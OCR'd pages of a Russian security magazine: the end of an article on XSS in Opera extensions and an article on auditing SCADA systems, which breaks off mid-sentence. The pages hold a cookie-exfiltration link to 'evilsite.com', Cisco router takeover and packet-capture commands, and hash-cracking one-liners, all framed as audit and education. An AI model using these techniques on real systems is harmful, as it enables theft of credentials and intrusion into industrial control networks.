
links

- W3C Widgets specification: www.w3.org/TR/widgets.
- Механизм междокументных сообщений: goo.gl/LwQ50.
- Opera Extensions API: www.opera.com/docs/apis/extensions/.
- Все про XSS: goo.gl/1ey4L.
- Информация по политикам безопасности расширений: goo.gl/BIKKM.
- Widget Access Request Policy: www.w3.org/TR/widgets-access/.
- Документация по UserJS-скриптам в Opera: www.opera.com/docs/userjs/.



warning

Вся информация представлена в ознакомительных целях, чтобы показать разработчикам на слабые места в их продуктах.



Новейшая версия Opera

```
// Add every message
for(var i=0; i < event.data.msg.length; i++)
  {
    var tooltip = "<div class='tooltip'><p><u>" +
      lang.popup_to + " " + event.data.msg[i].sendermail +
      "</u><br/>" + lang.popup_from + " " +
      event.data.msg[i].authormail + "<br/><br/></p><p>" +
      event.data.msg[i].summary + "</p>"

    var msg = $('<div></div>').addClass('message').attr(
      "title", tooltip).tooltip({
      left: -15
    })
    .html("<strong>" + event.data.msg[i].authorname +
     "</strong> : " + event.data.msg[i].title).click(
    {
      link: event.data.msg[i].link
    }, LoadLink);
    $('#message_box').append(msg);

...
```

Явно видно, что при формировании списка писем соответствующие параметры письма используются безо всякой обработки и вставляются прямо в HTML-код. Типичное место возможного внедрения зловредного кода в расширениях (в Opera и Google Chrome) — это страница всплывающего окна, которая обычно формируется фоновым скриптом на основе входных данных, которыми могут быть, например, RSS-потоки или информация о непрочитанных электронных письмах. ИМХО, в реальном мире при аудите безопасности расширения этими сценариями не стоит ограничиваться. Вполне вероятным может быть и небезопасное использование так полюбившегося веб-разработчикам формата JSON! Традиционно опасным считается использование в таких случаях функции исполнения JavaScript-кода, то есть eval(), например, вот так:

```
var msg = eval("(" + response_text + ")");
```

Вместо того чтобы использовать специальное API для разбора JSON-сообщений:

```
var msg = JSON.parse(response_text);
```

В таких случаях зловредная нагрузка может быть исполнена уже в контексте фонового скрипта, что влечет более тяжкие последствия.

Потенциальные цели

Одной из самых популярных целей для XSS-атак является похищение аутентификационных данных в виде, например, сессионных кукисов. В настоящий момент разработчики Opera не предусмотрели возможность доступа к основному хранилищу кукисов веб-браузера (как это сделано в Google Chrome), а у каждого расширения — как бы свои собственные кукисы. Но это вполне вероятно скоро может измениться под напором просьб разработчиков расширений. Следующие данные, доступные из расширения, могут быть интересны злоумышленнику при проведении им XSS-атаки:

- собственно кукисы самого расширения, потому как в большом количестве случаев с социальными расширениями, там хранится все тот же сессионный идентификатор;
- настройки расширения, доступные через объект widget.preferences – например, там могут быть имя пользователя и пароль, как в случае расширения для работы с популярным сервисом Reddit Envelope;
- контекстная информация – в нашем примере с Google Notifier – это данные (адреса, темы и другое) писем жертвы;
- банальный «фишинг» – даже в ограниченном контексте злоумышленник может использовать рассматриваемую уязвимость для фишинг-атак (см. скрин).

Вариант эксплуатации дырки в виде фишинг-атаки

Как передавать данные

Обычно, для того чтобы передать данные со стороны жертвы, злоумышленник использует так называемый снифер. К примеру, просто внедряет с помощью JavaScript картинку с адресом, включающем данные из объекта document.cookie в качестве параметров. В случае с расширением в Opera такой трюк так просто не пройдет в силу политики безопасности, о чем недвусмысленно говорит документация:

> Исходя из политики по умолчанию, агент пользователя (например, веб-браузер) должен запрещать доступ к сетевым ресурсам, внешним по отношению к виджету, независимо от того, каким образом этот доступ запрашивается — через API-функции (например, XMLHttpRequest) или через разметку документа (например, с помощью тегов iframe, script, img).

Наше тестируемое расширение имеет следующие правила доступа к внешним ресурсам, прописанные в файле конфигурации:

```
...
<!-- Access Policy -->
<access origin="https://mail.google.com"/>
<access origin="https://www.google.com"/>
...
```

Элемент <access> дает возможность авторам расширений явным образом обозначить, с какими внешними ресурсами расширение собирается работать. Это значит, что если, например, расширению требуется даже просто показать картинку с внешнего ресурса, то необходимо это указать в этой опции! Для демонстрации в тестируемом расширении пришлось использовать логотип Google с хоста www.google.com, который подпадает под эти правила доступа. При этом есть два момента, которые стоит учитывать злоумышленнику в рамках XSS-атаки:

> • автор расширения может указать звездочку (*) в качестве значения «origin» для того, чтобы его расширение имело неограниченный доступ к сетевым ресурсам;
> • атрибут «subdomains» регулирует доступ для субдоменов указанного домена («привет»-блоги и прочие социальные ресурсы с пользовательскими субдоменами).

Но есть и другой трюк, который мы можем провернуть — можно сделать ссылку или другой интерактивный элемент пользовательского интерфейса с необходимым адресом. Когда жертва кликнет по ссылке и перейдет на сайт злоумышленника, последний получит требуемые данные. Например, в следующем коде показано, как можно заменить произвольный элемент интерфейса, чтобы запутать пользователя и заполучить кукисы:

```
//...
var a = document.createElement('a');
var d = document.getElementById('open');
a.href = "http://evilsite.com/sniff.php?d=...";
a.id = "foo";
a.innerText = 'Open GMail Tab';
d.parentNode.replaceChild(a, d);
```

Взаимодействие расширений и безопасность

В противовес Google Chrome, Opera не позволяет расширениям явным образом взаимодействовать между собой. У меня было предположение, что внедряемые скрипты, будучи развитием популярной технологии пользовательских скриптов UserJS, все-таки могут взаимодействовать через общий документ, в который они внедряются:

> Пользовательские JavaScript-скрипты выполняются в глобальном окружении — это означает, что все объявленное в скрипте будет доступно в рамках веб-страницы. Учитывая это, рекомендуется помещать основной код скрипта в тело анонимной функции для того, чтобы явным образом ограничить доступность данных скрипта в рамках веб-страницы.

Но судя по всему, разработчики Opera решили подкрутить безопасность. У меня не получилось добиться того, чтобы из одного внедренного скрипта прочитать данные (значения переменных) другого, загруженного перед ним в рамках общего DOM. Ни одна попытка не оказалась удачной. Получается, что остается только одна потенциальная возможность навредить из одного расширения другому — подпортить страницу, с которой оба аддона взаимодействуют.

Outro

Расширения в Opera имеют очень похожую архитектуру, что и в Google Chrome. Более того, даже уязвимости в них встречаются практически идентичные.

В то же время, в силу изначально закрученных гаек в подсистеме безопасности, либо попросту из-за того, что что-то из критичной функциональности (доступ к кукисам браузера, истории и закладкам) не реализовано, злоумышленнику сложнее эксплуатировать найденные в расширениях Opera уязвимости. Но тут не стоит забывать, что система аддонов этого браузера еще молодая и постоянно изменяется, в том числе под напором просьб разработчиков. Так что кто знает, что и как будет устроено через некоторое время. ⌶

Юрий Каминков (kaminkov@itdefence.ru), НТЦ «Станкоинформзащита»




SCADA ПОД ПРИЦЕЛОМ

Анализ защищенности АСУ ТП

Червь Stuxnet, обнаруженный на атомной станции в Бушере, наделал много шума. Кто стоял за всем этим? На этот вопрос не ответят еще несколько десятилетий. Объекты критически важных инфраструктур представляют большой интерес для многих, начиная с конкурирующих корпораций и заканчивая спецслужбами враждующих государств.

Насколько дыра широка?

Важные инфраструктурные объекты тщательно охраняются, поэтому пройти туда или пронести на территорию что-то стороннее — крайне затруднительно. В связи с этим наибольший интерес представляет возможность удаленной атаки. На сегодняшний день каждое государство определяет для себя список наиболее важных узлов. И хотя этот список составляет государственную тайну, абсолютно очевидно его содержание: объекты электроэнергетики, ядерной и атомной отраслей, сектор транспортировки углеводородов, нефтехимия, стратегические военные сооружения. Естественно, многие из этих объектов подвергаются процессу автоматизации с использованием информационных технологий, что в комплексе представляет собой автоматизированную систему управления технологическими процессами (АСУ ТП). В состав типовой АСУ ТП входят три основных компонента: система диспетчеризации (SCADA), телеметрическая подсистема, инфраструктура коммуникации на базе доступных промышленных протоколов передачи данных. Зачастую в зарубежной литературе термин «АСУ ТП» опускают, говоря только о системах SCADA, но важно понимать, что диспетчеризация не



Типовая топология технологической сети

позволяет интерактивно управлять процессом всей системы управления.

Инструментальная подготовка

Какой инструментарий потребуется для анализа безопасности АСУ ТП, учитывая, что дело придется иметь с системами диспетчеризации и управления технологическими процессами? Здесь придется работать на стыке известных тебе технологий и отдельных специальных решений, поскольку 60% известных АСУ ТП и систем SCADA развертывается на традиционных платформах (Windows, Linux). При необходимости используют платформы реального времени (жесткого, мягкого), такие как QNX, которые гарантируют исполнение той или иной операции с заданным интервалом времени в условиях СРВ (системы реального времени), хотя большее применение они находят в продукции военного назначения (БПЛА, бортовое управление). На сегодняшний день известно не так много узкоспециализированных программных средств анализа защищенности АСУ ТП / SCADA:

- ПК «SCADA-Аудитор» (отечественный сканер для анализа защищенности технологических сетей, АСУ ТП / SCADA);
- Teenable Nessus (содержит несколько модулей проверок систем SCADA и ряда программируемых логических контроллеров в коммерческой версии);
- Rapid7 Metasploit Project (там совсем все грустно: в разделе «exploits/scada/» всего лишь несколько пар узкоориентированных сплоитов).

Естественно, помимо специализированного софта в ход идет и традиционный инструментарий — например, сетевой сканер nmap. Кстати, и он следит за последними тенденциями в информационной безопасности: недавно в нем появился плагин, позволяющий выявлять на узле заражение Stuxnet'ом.

Типовые угрозы

Рассмотрим наглядно, какие угрозы влечет за собой типовая топология технологической сети. В ней выделяют (в зависимости от природы технологических процессов) три зоны: корпоративную (не имеет никакого отношения к управлению, занимается исключительно бизнес-процессами), исполнительную (звено, где непосредственно выполняются технологические процессы — например, перерабатывается аммиак или осуществляется управление движением нефти) и зону диспетчеризации (там сидят операторы АСУ ТП, которые могут повлиять на ход выполнения технологического процесса).

1. Исполнительные устройства и подсистема телеметрирования.

Очень часто электронная компонентная база используемых устройств не позволяет внедрить туда столь популярные технологии как IPSec или SSL, организовать VPN. Тем не менее, доступ к этим девайсам нужен всегда. Более того, некоторые из них выступают в качестве устройств сбора информации (телеметрии) о показателях выполнения технологического процесса с датчиков и так далее. В них же могут накапливаться сообщения о тревогах и авариях, что весьма критично. В связи с этим очень важно назначать им публично доступный IP-адрес, что, к сожалению, встречается сплошь и рядом. В некоторых ситуациях избежать этого невозможно при допущениях ошибок проектировки сети. Например, современные промышленные контроллеры могут быть соединены напрямую или через модем. При подключении через модем их часто объединяют с GPRS/GSM-модемами, что по умолчанию наделяет устройство IP-адресом мобильного оператора. При такой конфигурации они очень уязвимы для атак извне. Специализированными утилитами и методами злоумышленник может выявить подобные девайсы и натворить много плохих дел. Сами исполнительные устройства, как правило, подключаются по последовательному интерфейсу (RS-232 / RS-485) к MODBUS-серверу, а непосредственно MODBUS-сервер имеет управление по TCP/IP через канал Ethernet / Industrial Ethernet с операторами.

2. Парк АРМ-операторов и системы SCADA.

Эти товарищи находятся в самом сложном положении, поскольку вопросы режима среди них зачастую не




links

Многие факты проникновения хакеров в подобные системы так и остаются за кадром. То, что вырвалось на публику, попадает в специальные базы, одна из них — RISI: securityincidents.org.




dvd

- На диске ты найдешь сканер для обнаружения зараженных Stuxnet'ом узлов от компании Trend Micro.
- Кроме этого, на DVD доступен сканер уязвимостей Teenable Nessus, который реализует ряд проверок для систем SCADA.



С использованием специальных сканеров можно легко найти Slave-девайсы, работающие по протоколу MODBUS



Выявлен HMI — человеко-машинный интерфейс одной из систем диспетчеризации. Иногда такие вещи стоят на специальных промышленных компьютерах или стойках в цехах или заводах. Аптайм совсем небольшой, видимо после рестарта. Угроза проникновения на такой девайс чревата попаданием в сегмент технологической сети.

соблюдаются. Вторая проблема — к ним часто допускают иностранных специалистов, которые могут иметь не самые благие намерения. Например, в истории червя Stuxnet на атомной станции в Бушере ключевую роль сыграл инженер-инсайдер обслуживающего подразделения, который пронес на станцию USB-носитель с вредоносным софтом. Сколько таких товарищей бродит по атомным станциям в мире — остается вопросом. Операторы имеют возможность подключаться к системе SCADA, как правило, с разным уровнем привилегий, планировать и внедрять новые проекты, изменять существующие. Несмотря на множество уязвимостей в ПО систем диспетчеризации, основной угрозой по-прежнему остается инсайдерство.

3. Корпоративная зона (BAN — Business Area Network).
В ней сидят люди, которые управляют с точки зрения бизнеса всем тем, что мы рассмотрели выше. Физически они часто находятся на значительном удалении от самого производства. В секторе энергетических или нефтетранспортирующих организаций это особенно очевидно. Все их хозяйство может находиться на различных континентах — например, в виде линий энергогенерирующих комплексов или нефтяных вышек в Ливии, а сами они могут сидеть в какой-нибудь теплой безобидной стране. По-настоящему BAN озабочена только одной задачей: извлечением прибыли, поэтому большую часть времени они посвящают изучению биллинга, финансово-экономическим вопросам своего бизнеса.

Как находить зараженные Stuxnet'ом узлы

В состав NMAP'а новой версии (5.51) вошел интересный плагин, написанный на языке программирования LUA для NMAP Scripting Engine, имя ему — **stuxnet-detect**. Исследовать узел на предмет наличия червя Stuxnet через SMB-сессию очень просто:


```
nmap --script stuxnet-detect -p 445 <host>
```


Кроме этого, для обнаружения зараженных узлов можно пользоваться сканером, созданным специалистами компании Trend Micro. Взять его можно либо на нашем DVD, либо на сайте компании (bit.ly/chokfa). Как же работают эти сканеры, и как вообще работает Stuxnet?

Stuxnet регистрирует свой RPC-сервер для осуществления внутреннего и внешнего взаимодействия с зараженными узлами в качестве отдельной ноды. Функционал RPC-сервера настроен на выдачу (проверку) версии червя, а также на выполнение функции обновления (загрузку новых экземпляров). Соответствующие RPC-вызовы могут быть исполнены от центра управления этим «промышленным» ботнетом. Центр дает команду на проверку версии (0x00), в случае ее «старости» осуществляется вызов функции обновления (0x04). Предварительно проверяется доступность службы SMB-over-TCP (TCP 445), после чего эксплуатируются уязвимости, заложенные в данную версию Stuxnet (например, MS10-061), осуществляется биндинг к характерному именованному пайпу через DCE/RPC («//browser» — в большинстве случаев), поиск UUID и его последующий анализ. Красиво!

Вторым способом является поиск «вгруженного» в планировщики задач зловредного кода Stuxnet. На основе данной методики и работает сканер Trend Micro.







В составе используемой SCADA была известная СУБД Firebird. К сожалению (или к счастью), в ней фигурировала уязвимость реализации атаки на отказ в обслуживании, а порт для подключения базы был доступен злоумышленнику.

Поделюсь с тобой практической историей о том, как я проводил аудит системы диспетчеризации управления расходом тепловой энергией для жилых домов. Основной моей задачей было обнаружить существующие в системе уязвимости и осуществить удаленный доступ к ключевым элементам системы.

Обозначив для себя диапазон сети, было решено выявить в нем пограничный шлюз доступа. Искать долго не пришлось, это был Cisco Router and Security Device Manager на маршрутизаторе Cisco 7301, более известный в народе как CISCO SDM. Мне требовалось получить к нему доступ, по возможности изучить его конфигурационный файл, обозначить для себя диапазоны внутренних сетей и выявить там самое ценное.

Как ни странно, на самом шлюзе было целых две уязвимости:

- обход авторизации level 15;
- интегрированная учетная запись «cisco» (шлюз был только введен в эксплуатацию, так что сами администраторы еще не успели там ничего наладить с безопасностью).

Получив доступ, первым делом я вбил команду «show running config», чтобы просмотреть конфигурационный файл. Как и ожидалось, внутри я обнаружил захэшированные пароли.

Изучив подсети, я сразу взялся за анализ сети прямо с пограничного маршрутизатора. Естественно, эту задачу можно было решить двумя способами:

- активно, с использованием скриптов TCL, которые бы бегали по узлам сети и осуществляли подключения на известные порты для сбора информации о сервисах;
- пассивно, здесь все немного сложнее, потому что только современные прошивки оборудования CISCO содержат Cisco IOS Embedded Packet Capture (EPC) — весьма полезную вещь, выступающую в качестве пакетного анализатора для диагностики сети.

Чтобы не наделать много шума, я пошел по второму пути, для чего мне требовалось превратить шлюз в один большой сниффер, как раз с помощью EPC:

```
# включение режима EXEC
enable
# задаем буфер захвата с именем "pktrace1", размером 256 байт,
# с ограничением по максимальному размеру элемента буфера в
```

Пароли на роутерах CISCO

Иногда вместо ожидаемых «secret 7»-хэшей на CISCO-роутерах встречаются «secret 5» (CISCO type «5» passwords). Процесс получения пароля по хешу отличен от взлома «secret 7», который можно расшифровать с помощью известных скриптов, Cain and Abel и многих других программ. Пример того, как выглядят и хранятся хэши паролей:

```
username jbash enable secret 5
$1$iUjJ$cDZ03KKGh7mHfX2RSbDqP.
username jbash password 7 07362E590E1B1C041B1E124C0A2F2E2
06832752E1A01134D
```

Нетрудно заметить, что алгоритм хэширования аналогичен md5, поэтому в данном случае можно прибегнуть к помощи современных программных средств, умеющих восстанавливать такие типы хэшей, а именно Passwords Pro, John The Ripper, EGB и так далее, чтобы провести атаку по словарю. Конструктивно это выглядит так:

```
$1$FKKk$t2NOQP.vSScMbwJWERNU0/ (type "5"),
где «FKKk» — соль (salt)
```

```
Message Digest commands (see the 'dgst' command for more details)
md2               md4               md5               mdc2
rmd160            sha               sha1

Cipher commands (see the 'enc' command for more details)
aes-128-cbc       aes-128-ecb       aes-192-cbc       aes-192-ecb
aes-256-cbc       aes-256-ecb       base64            bf
bf-cbc            bf-cfb            bf-ecb            bf-ofb
camellia-128-cbc  camellia-128-ecb  camellia-192-cbc  camellia-192-ecb
camellia-256-cbc  camellia-256-ecb  cast              cast-cbc
cast5-cbc         cast5-cfb         cast5-ecb         cast5-ofb
des               des-cbc           des-cfb           des-ecb
des-ede           des-ede-cbc       des-ede-cfb       des-ede-ofb
des-ede3          des-ede3-cbc      des-ede3-cfb      des-ede3-ofb
des-ofb           des3              desx              rc2
rc2-40-cbc        rc2-64-cbc        rc2-cbc           rc2-cfb
rc2-ecb           rc2-ofb           rc4               rc4-40
rc5               rc5-cbc           rc5-cfb           rc5-ecb
rc5-ofb

OpenSSL> ^C
APX# openssl passwd -1 -salt FKKk -table cisco
cisco   $1$FKKk$t2NOQP.vSScMbwJWERNU0/
APX#
```

Самодельный брутфорсер мог бы выглядеть примерно так:

```
openssl passwd -1 -salt FKKk cisco
```

На месте «cisco» — перебирающиеся слова из словаря с паролями.






В недрах системы диспетчеризации SCADA

```
# 100 байт
monitor capture buffer pktrace1 size 256 max-size 100 circular
# задаем точку захвата, в качестве интерфейса мониторинга
# используем FastEthernet, в отношении как входящего трафика,
# так и исходящего
monitor capture point ip cef ipceffa0/1 fastEthernet-type
0/1 both
# ассоциируем точку захвата с буфером
monitor capture point associate ipceffa0/1 pktrace1
# организация старта захвата
monitor capture point start ipceffa0/1
# вывод захваченной информации
show monitor capture buffer pktrace1dump
```

Обнаружив в трафике строки с указанием порта TCP 502, мне многое стало ясно, потому что данный порт характерен для протокола MODBUS TCP. По маршрутизации пакетов и адресу назначения можно было судить о том, где находится центр управления. Собственно, таким способом можно вести вполне полноценную пассивную сетевую разведку с маршрутизирующего оборудования, в частности — с любого маршрутизатора CISCO, имеющего актуальную версию прошивки. Запустив сканер, я понял, что там уже кто-то продуктивно побывал до меня: несколько узлов было заражено червем, каждый из которых образно говорил мне: «Мы ждем своего хозяина». Следует отметить интересный факт, что настройки по умолчанию многих систем SCADA рекомендуют организовать анонимный доступ к DCOM ОС Microsoft Windows, что порождает огромные бреши в безопасности. Также многие из промышленных протоколов по ряду причин (сложность реализации на оборудовании телеметрии, увеличение объема трафика) не поддерживают шифрование. Тем временем, хэши, взятые из конфигурации SDM, расшифровывались. На этот раз вместо родного CISCO «secret 7» в качестве алгоритма хэширования применялся MD5.

Система диспетчеризации

Расшифровав пароли, я начал изучать периметр сети. Некоторые из хостов имели алиасы внешних IP-адресов, что позволяло мне подключиться к ним извне. Получив доступ к одной из рабочих станций в пределах сети, я начал проводить активный поиск всех устройств АСУ ТП с помощью софтины «SCADA-Аудитор». Любой другой сканер показал бы мне доступные TCP 502-порты, характерные для MODBUS, но установить нативное соединение и узнать оттуда служебную информацию — этого они, конечно, не умеют. С использованием «SCADA-Аудитора» требовалось выявить в диапазонах сетей те узлы, которые содержат признаки размещения систем диспетчеризации или элементов телеметрии. Сделать это можно по целому ряду признаков, если знаешь, что искать. Одним из возможных критериев для поиска является вывод опроса 